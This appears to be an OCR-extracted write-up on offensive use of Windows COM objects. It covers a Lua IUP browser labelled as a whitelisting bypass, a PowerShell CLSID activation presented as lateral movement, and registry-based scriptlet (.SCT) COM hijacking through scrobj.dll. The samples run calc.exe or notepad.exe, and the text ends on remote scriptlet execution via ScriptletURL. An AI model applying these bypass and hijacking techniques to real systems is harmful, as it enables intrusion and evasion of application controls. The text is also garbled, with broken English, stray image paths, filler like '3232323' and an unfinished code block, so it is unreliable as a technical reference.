
Display COM-Fun’C Object Members



```
PS C:\> $FunC | Get-Member


   TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}

Name                  MemberType Definition
----                  ---------- ----------
AddToRecent           Method     void AddToRecent (Variant, string)
BrowseForFolder       Method     Folder BrowseForFolder (int, string, int, Variant)
CanStartStopService   Method     Variant CanStartStopService (string)
CascadeWindows        Method     void CascadeWindows ()
ControlPanelItem      Method     void ControlPanelItem (string)
EjectPC               Method     void EjectPC ()
Explore               Method     void Explore (Variant)
ExplorerPolicy        Method     Variant ExplorerPolicy (string)
FileRun               Method     void FileRun ()
FindComputer          Method     void FindComputer ()
FindFiles             Method     void FindFiles ()
FindPrinter           Method     void FindPrinter (string, string, string)
GetSetting            Method     bool GetSetting (int)
GetSystemInformation  Method     Variant GetSystemInformation (string)
Help                  Method     void Help ()
IsRestricted          Method     int IsRestricted (string, string)
IsServiceRunning      Method     Variant IsServiceRunning (string)
MinimizeAll           Method     void MinimizeAll ()
NameSpace             Method     Folder NameSpace (Variant)
Open                  Method     void Open (Variant)
RefreshMenu           Method     void RefreshMenu ()
SearchCommand         Method     void SearchCommand ()
ServiceStart          Method     Variant ServiceStart (string, Variant)
ServiceStop           Method     Variant ServiceStop (string, Variant)
SetTime               Method     void SetTime ()
ShellExecute          Method     void ShellExecute (string, Variant, Variant, Variant, Variant)
ShowBrowserBar        Method     Variant ShowBrowserBar (string, Variant)
ShutdownWindows       Method     void ShutdownWindows ()
```

OverView COM-Object insideLUA

It started Used of lot's The Aspect COMObj Also in LUA Language



```
require "iuplua"
require "iupluaole"
require "luacom"

require( "iuplua" )

iup.Message ("Note-Bypassing", "Hello World")

local control = iup.olecontrol{"Shell.Explorer.2"}

control:CreateLuaCOM()

control.designmode= "NO"

local addr = iup.text{
      expand="HORIZONTAL",
}

local bt = iup.button{
      title="ExBPG-Whitelisting",
      action=function()
      control.com:Navigate(addr.value)
      end
}

local dlg = iup.dialog{
      title="Whitelisting/Bypassing",
      size="HALFxHALF",
      iup.vbox{
      iup.hbox{ addr, bt},
      control,
      }
}

dlg:show()

if (not iup.MainLoopLevel or iup.MainLoopLevel()==0) then
  iup.MainLoop()
end
```

Whitelisting/Bypassing

vies-and-series/black-swan/black-swan-8FdlHh.gif

ExBPG-Whitelisting


Note-Bypassing

Hello World

OK

Lateral Movement Using COM Object

Remarking: We Will Use Object’s System.Activator to Purpose Lateral Movement Execution Under integrity Mode an us



```
PS C:\> $FunC = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("{13709620-C279-11CE-A49E-444553540000}"))
PS C:\> $FunC.Application.Open("C:\Windows\System32\calc.exe")
PS C:\>
```

(ScriptLet COM Hijacking) Structures Files insider Registry

Understanding is done with (ScriptLet COM) Via Registry Entrance is Register, UnRegistry The File ScriptLet.SCT Across Next Files COM Which Executable


```
├───InprocServer32
├───ProgID
├───ScriptletURL
└───VersionIndependentProgID
```

Structures InprocServer32

Venue InprocServer32 Actually Offers response allusion For Type any File to Reading it and integrated it on Function-DLL Even Possible Reading The Script

Example: DLL-ScriptLetCOM scrobj.dll,0002EFDF Dword

While Will Activation Scriptlet using DLLRegistrySe Also scrobj.dll Will call Exec Service of internal Scriptlet File




Member	Offset	Size	Value
Characteristics	0002DEF0	Dword	00000000
TimeDateStamp	0002DEF4	Dword	30077A2A
MajorVersion	0002DEF8	Word	0000
MinorVersion	0002DEFA	Word	0000
Name	0002DEFC	Dword	0002EF86
Base	0002DF00	Dword	00000001
NumberOfFunctions	0002DF04	Dword	0000000B

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0002DF2C	0002DF7A	0002DF50	0002DFDF
(nFunctions)	Dword	Word	Dword	szAnsi
00000006	00007430	0005	0002EFDF	DllRegisterServer
00000007	000074F0	0006	0002EFF1	DllRegisterServerEx
00000008	000074F0	0007	0002F005	DllRegisterServerExA

OverView ScriptLet COM Exec

Post Operation DLLRegisterServer We can invocation Exec of inside Scriptlet to Execute ActiveX




```
<registration

    description="Bandit"

    progid="Bandit"

    version="1.00"

    classid="{00020000-0000-0000-C000-000000000046}"

       >

       <script language="JScript">

               <![CDATA[


                       var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");


               ]]>

       </script>

</registration>


<public>

    <method name="Exec"></method>
```

OverView Around Exec-Function

When We wanted Scriptlet Execute Using We-Exec to Putting ActiveX in Mode Executive Should us the Detection about Exec in Code File Scriptlet

There ok… Already exist Exec




```
</registration>


<public>

    <method name="Exec"></method>

</public>

<script language="JScript">

<![CDATA[
```

OverView Around ProgID-Function

3232323

OverView Around ProgID-Function


We Rest assured Around Exec however There Other Topic is Program identifier Is Pattern the essential for fulfillment Scriptlet Should grasp her named even You be upon knowledge



```
<?XML version="1.0"?>

<scriptlet>

<registration

    description="Bandit"

    progid="Bandit"

    version="1.00"

    classid="{00020000-0000-0000-C000-000000000046}"

```

OverView Around ScriptletURL Function essential


ScriptLet is essential Actually Considered is Venue one You can Putting URL Your Scriptlet inside it For be in Remote Executed Mode



```
